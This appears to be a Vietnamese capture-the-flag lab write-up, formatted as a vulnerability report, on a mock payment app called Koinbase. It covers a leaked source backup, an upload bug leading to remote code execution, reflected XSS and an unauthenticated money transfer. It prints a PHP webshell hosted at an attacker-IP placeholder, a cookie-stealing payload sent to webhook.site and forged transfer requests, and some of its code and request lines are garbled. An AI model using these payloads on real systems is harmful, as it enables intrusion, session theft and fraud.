

CẢNH BÁO LỖ HỔNG CỦA ỨNG DỤNG THANH TOÁN KOINBASE

Ngày 24 tháng 07 năm 2023

Mục lục

1. Tổng quan
2. Phân tích lỗ hổng
 - a. KOI-01-001: Lỗi tiết lộ thông tin
 - b. KOI-01-002: Lỗi upload file gây RCE
 - c. KOI-01-003: HTML injection dẫn đến XSS
 - d. KOI-01-004: Lỗi thiếu xác minh khi thanh toán
3. Đề xuất sửa lỗi

1. Tổng quan

- Báo cáo này nhằm mục đích liệt kê và phân tích các lỗ hổng bảo mật trong quá trình kiểm thử ứng dụng Koinbase
- Nhìn chung ứng dụng này tồn tại những lỗ hổng như: lỗi tiết lộ thông tin, lỗi upload file dẫn đến RCE, HTML injection dẫn đến XSS, lỗi thiếu xác minh khi thanh toán trên nhiều chức năng của ứng dụng

	Nghiêm trọng Critical	Cao High	Trung bình Medium	Thấp Low	Không None	Tổng
https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech		2				2
https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/	1		1			2
Tổng	1	2	1			4

- Sơ đồ bên dưới tổng kết lại tất cả lỗ hổng và rủi ro gây ra từng lỗ hổng. Bằng cách đọc các mô tả, người đọc sẽ hiểu được bức tranh tổng thể về các lỗi bảo mật cũng như độ ảnh hưởng của nó đến các phần của hệ thống.

2. Phân tích lỗ hổng

KOI-01-001: Lỗi lộ source code ở domain <https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/> [Medium]

I. Ảnh hưởng

- Attacker có thể lấy được toàn bộ source code của ứng dụng

II. Phân tích nguyên nhân

- Trong quá trình scan ứng dụng, chúng tôi phát hiện 1 file trên hệ thống có tên `backup.zip`

```

┌─┐ ┌─┐ ┌─┐      v0.4.3
└─┘ └─┘ └─┘
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11712

Output: /home/th38u7/Documents/security/dirsearch/reports/https_upload.koinbase-82fe4ed16c9d0bc.cyberjutsu

Target: https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/

[10:55:29] Starting:
[10:55:44] 403 - 316B - /.ht_wsr.txt
[10:55:44] 403 - 316B - /.htaccess.bak1
[10:55:45] 403 - 316B - /.htaccess.orig
[10:55:45] 403 - 316B - /.htaccess.sample
[10:55:45] 403 - 316B - /.htaccess_extra
[10:55:45] 403 - 316B - /.htaccess_sc
[10:55:45] 403 - 316B - /.htaccessOLD
[10:55:45] 403 - 316B - /.htaccessBAK
[10:55:45] 403 - 316B - /.htaccessOLD2
[10:55:45] 403 - 316B - /.htm
[10:55:45] 403 - 316B - /.htaccess.save
[10:55:45] 403 - 316B - /.htaccess_orig
[10:55:45] 403 - 316B - /.html
[10:55:45] 403 - 316B - /.httpasswds
[10:55:45] 403 - 316B - /.httr-oauth
[10:55:45] 403 - 316B - /.httpasswd_test
[10:56:57] 200 - 2MB - /backup.zip
[10:58:41] 200 - 35B - /robots.txt
[10:58:45] 403 - 316B - /server-status
[10:58:45] 403 - 316B - /server-status/
[10:59:10] 301 - 391B - /upload -> http://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/upload/

```


Hình 1: kết quả scan endpoint từ dirsearch

- Đồng thời trong endpoint `/robots.txt` của domain trên cũng tồn tại 1 chỉ dẫn có liên quan đến `backup.zip`

```
User-agent: *
Disallow: /backup.zip
```

Hình 2: Chỉ dẫn đến file backup.zip trong robots.txt

- Sau khi truy cập vào file `backup.zip` sẽ hiện ra link tải. Như vậy là attacker đã có toàn bộ source code của ứng dụng



Hình 3: Source code sau khi tải về

III. Các bước khai thác

- Truy cập vào URL sau:

```
https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/backup.zip
```

- Flag được tìm thấy trong `docker-compose.yml`

```
CBJS{do_you_use_a_good_wordlist?}
```

KOI-01-022: Lỗi upload file dẫn đến RCE hệ thống <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech> [Critical]

I. Ảnh hưởng:

- Attacker có thể upload file PHP lên hệ thống gây RCE, từ đó attacker có thể đọc file tùy ý

II. Phân tích nguyên nhân

- Đoạn mã này trong file `/backup/cdn/src/index.php` có chức năng xử lý URL để upload ảnh cho người dùng

```
13 function isImage($file_path)
14 {
15     $finfo = finfo_open(FILEINFO_MIME_TYPE);
16     $mime_type = finfo_file($finfo, $file_path);
17     $whitelist = array("image/jpeg", "image/png", "image/gif");
18     if (in_array($mime_type, $whitelist, TRUE)) {
19         return true;
20     }
21     return false;
22 }
23
24 $result->status_code = 500;
25 $result->message = "";
26
27 if (isset($_GET['url'])) {
28     $url = $_GET['url'];
29     if (!filter_var($url, FILTER_VALIDATE_URL)) {
30         $result->message = "Not a valid url";
31         die(json_encode($result));
32     }
33
34     $file_name = "upload/" . bin2hex(random_bytes(8)) . getExtesion($url);
35     var_dump($file_name);
36     $data = file_get_contents($url);
37
38     if ($data) {
39         file_put_contents($file_name, $data);
40
41         if (isImage($file_name)) {
42             $result->message = $file_name;
43             $result->status_code = 200;
44         } else {
45             $result->message = "File is not an image";
46             unlink($file_name);
47         }
48
49         die(json_encode($result));
50     } else {
51         $result->message = "Cannot get file contents";
52         die(json_encode($result));
53     }
54 }
```

Hình 4: Đoạn mã này đang xử lý url để upload ảnh cho người dùng

- Sau khi nội dung của ảnh được lấy về bởi hàm `file_get_contents` sẽ đi qua một bộ lọc của hàm `isImage` để kiểm tra MIME Type của ảnh ở dòng 41. Nếu như không nằm trong whitelist gồm `image/jpeg`, `image/png`, `image/gif` thì hàm sẽ trả về là `true` và ảnh sẽ được lưu lại còn không hàm sẽ trả về `false` và ảnh sẽ bị xóa
- Dòng 15 và 16 kiểm tra MIME Type của file bằng 2 hàm `finfo_open()` và `finfo_file()`. Hàm này kiểm tra kiểu file bằng file header. Để qua mặt bước filter này, kẻ tấn công chỉ cần thêm một đoạn chữ GIF89a; (header tiêu chuẩn của file GIF) vào phần đầu của payload tấn công.

III. Các bước khai thác

- Tạo 1 file `payload.php` có nội dung

```
GIF89a;
<?php system($_GET['x']) ?>
```

- Host file qua một server cá nhân, sau đó tải file lên Koinbase bằng cách dán URL dưới đây vào phần upload hình ảnh trong profile

```
http://<ATTACKER_SERVER_IP>/payload.php
```

- Đọc đường dẫn đến file vừa upload bằng cách bắt `response` của server bằng công cụ Burp Suite


```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 24 Jul 2023 05:09:31 GMT
Content-Type: application/json
Content-Length: 60
Connection: close
X-Powered-By: PHP/7.3.33
Access-Control-Allow-Origin: *

{"status_code":200,"message":"upload\959ddf35f8190484.php"}
```

- try cập con shell vừa up lên bằng đường dẫn

```
https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/upload/959ddf35f8190484.php?x=ls%20/
```

- kết quả nhận được sẽ là




GIF89a; bin boot dev etc home lib lib64 media mnt opt proc root run sbin secret.txt srv sys tmp usr var

Hình 5: Chứng minh server dính lỗi file upload dẫn đến RCE

- Hoặc có thể upload file thông qua domain <https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech>

```
https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/index.php?url=http://<ATTACKER_SERVER_IP>/payload.php
```

- Khi đó path của file vừa upload sẽ hiện luôn trên browser của attacker



Hình 6: đường dẫn đến webshell hiện luôn trên browser

- Sau khi đọc file flag nhận được là

CBSJS{y0u_rce_me_or_you_went_in_another_way?}

KOI-01-003: HTML injection dẫn đến XSS <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech> [High]

I. Ảnh hưởng

- ăn cắp được cookie của người khác dẫn đến đọc được credit trên profile của họ

II. Phân tích nguyên nhân


- Đoạn mã này trong `/backup/koinbase/src/static/js/index.js` nhận vào giá trị của param `page`

```
function main() {  
    const queryString = window.location.search;  
    const urlParams = new URLSearchParams(queryString);  
    const page = urlParams.get('page');  
  
    let pageIndex = parseInt(page) - 1;  
    let itemsPerPage = 5;  
  
    document.getElementById("page-number").innerHTML = "Page " + page;
```

Hình 7: đoạn mã nhận vào giá trị của param page


- sau đó ở dòng 42 tại `/backup/koinbase/src/index.php` thì giá trị `"Page"+page` được điền vào trong thẻ `<h3>`. Nếu giá trị mà biến page nhận vào không phải 1 số mà là 1 thẻ HTML thì sẽ gây ra HTML injection

```
40  
41  
42  
43  
44  
45  
46
```



Hình 8: đoạn mã có thể thêm tag HTML

- Thử kiểm tra giả thuyết bằng cách truyền `<h1>hello</h1>` vào param `page`




Hình 9: chứng minh giả thiết thực thi tag HTML là chính xác

- Kiểm tra lại bằng tag `<script>` để chắc chắn là có thể thực thi được javascript trên web



Hình 10: kiểm tra việc thực thi javascript bằng tag `<script>`

- Có vẻ tag `<script>` đã bị tách đi, kiểm tra lại bằng tag ``



Hình 11: kiểm tra việc thực thi javascript bằng tag ``


III. Các bước khai thác

- Host một server cá nhân để nhận request gửi từ máy nạn nhân hoặc tạo một webhook tại <https://webhook.site>

- Tạo payload để gửi cho nạn nhân

```
https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=
<img src=conmeo onerror="
data_leak = document.cookie;
anh = new Image();
URL_LEAK = `https://webhook.site/292002c7-77da-4985-bda7-6cc03bdb7be2?leak=`;
anh.src = URL_LEAK%2Bdata_leak
">https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=
<img src=conmeo onerror="
data_leak = document.cookie;
anh = new Image();
URL_LEAK = `https://webhook.site/713de6ad-f8b7-4de4-832c-010214907a8c?leak=`;
anh.src = URL_LEAK%2Bdata_leak
">
```

- Gửi payload cho crush ở <https://crush.cyberjutsu-lab.tech/>



Con mèo đã click đến URL có số thứ tự là 269.

Send link to victim




Url:

URL_LEAK%2Bdata_leak ">




Hình 12: gửi payload cho con mèo

- Webhook bắt được `cookie` bị leak ra của crush



Hình 13: cookie của crush bị leak ra

- Inspect trang web để thay **cookie**



Hình 14: thay cookie bằng cookie của crush

- Flag lấy được

CBJS{you_have_found_reflected_xss}

KOI-01-004: Lỗi thiếu xác minh khi chuyển tiền <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech> [High]

I. Ảnh hưởng

- Attacker có thể trộm tiền của người khác

II. Phân tích nguyên nhân

- Đây là đoạn mã xử lý giao dịch tại `/backup/koinbase/src/api/transaction.php`

```

2  header('Content-Type: application/json');
3  include_once($_SERVER["DOCUMENT_ROOT"] . '/libs/common.php');
4
5  if (isset($_GET['action'])) {
6      switch ($_GET['action']) {
7          case 'transfer_money':
8              if (isset($_POST['sender_id'])) {
9                  $user = getInfoFromUserId($_POST['sender_id']);
10             } else {
11                 $error = "Something is wrong";
12             }
13
14             if (!isset($error) && isset($_POST['receiver_id']) && isset($_POST['amount'])) {
15                 $amount = intval($_POST['amount']);
16                 if ($amount < 0) {
17                     $error = "Nice try, you cannot specify negative amount :D";
18                 } else {
19                     $ourMoney = intval($user['money']);
20                     if ($amount > $ourMoney) {
21                         $error = "You do not have enough money";
22                     } else {
23                         $otherPerson = getInfoFromUserId($_POST['receiver_id']);
24                         if ($otherPerson === NULL) {
25                             $error = "User id not found";
26                         } else {
27                             if ($otherPerson['id'] === $user['id']) {
28                                 $error = "You cannot transfer money to yourself";
29                             } else {
30                                 $otherPersonMoney = intval($otherPerson['money']);
31                                 updateUserMoney($user['id'], $ourMoney - $amount);
32                                 updateUserMoney($otherPerson['id'], $otherPersonMoney + $amount);
33                             }
34                         }
35                     }
36                 }
37             }
38             if (isset($error))
39                 die(msgToJson(400, $error));
40             else
41                 die(msgToJson(200, "Transfer money success"));

```

Hình 15: đoạn mã xử lý giao dịch

- Ở dòng 9, “người chuyển tiền” có ID được xác định bởi `sender_id`. Ở dòng 23, “người nhận tiền” có ID được xác định bởi `receiver_id`. Sau đó ở dòng 31 và 32, “người chuyển tiền” bị mất tiền và “người nhận tiền” nhận được một số tiền tương ứng.
- Tuy nhiên không hề có bước xác minh nào nên attacker có thể tùy ý thay đổi biến `sender_id`, `receiver_id` và `amount` trong `POST` request để cướp tiền của người khác.

III. Các bước khai thác

- Tạo một giao dịch để gửi tiền cho bản thân

```

POST /api/transaction.php?action=transfer_money HTTP/1.1
Host: koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech
Cookie: PHPSESSID=8b2b6620ff17ba29c7b9ad778d69d075
Content-Length: 40
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36

```

```
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/send_money.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
sender_id=262&receiver_id=262&amount=262
```

- Thay đổi biến sender_id thành id của một ai đó nhiều tiền rồi sửa amount thành số tiền muốn cướp


```
POST /api/transaction.php?action=transfer_money HTTP/1.1
Host: koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech
Cookie: PHPSESSID=8b2b6620ff17ba29c7b9ad778d60d075
Content-Length: 43
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/send_money.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
sender_id=&92receiver_id=262&amount=1010000
```


- Check lại profile để xác nhận


Profile

Avatar



USER ID:262

 Username:ony

 Money:1010000

Flag: Flag 4: CBJS{master_of_broken_access_control}

Update your avatar

Hình 16: chứng minh chuyển tiền thành công

- Flag lấy được trong profile

```
CBJS{master_of_broken_access_control}
```

3. Đề xuất sửa lỗi

KOI-01-001:

- Gỡ file `backup.zip` ra khỏi hệ thống

KOI-01-002

- Bổ sung cơ chế chặn file extension không phải ảnh, GIF
- Whitelist những file extension được xử lý bằng Handler trong config Apache

KOI-01-004

- Bổ sung cơ chế xác thực khi thực hiện giao dịch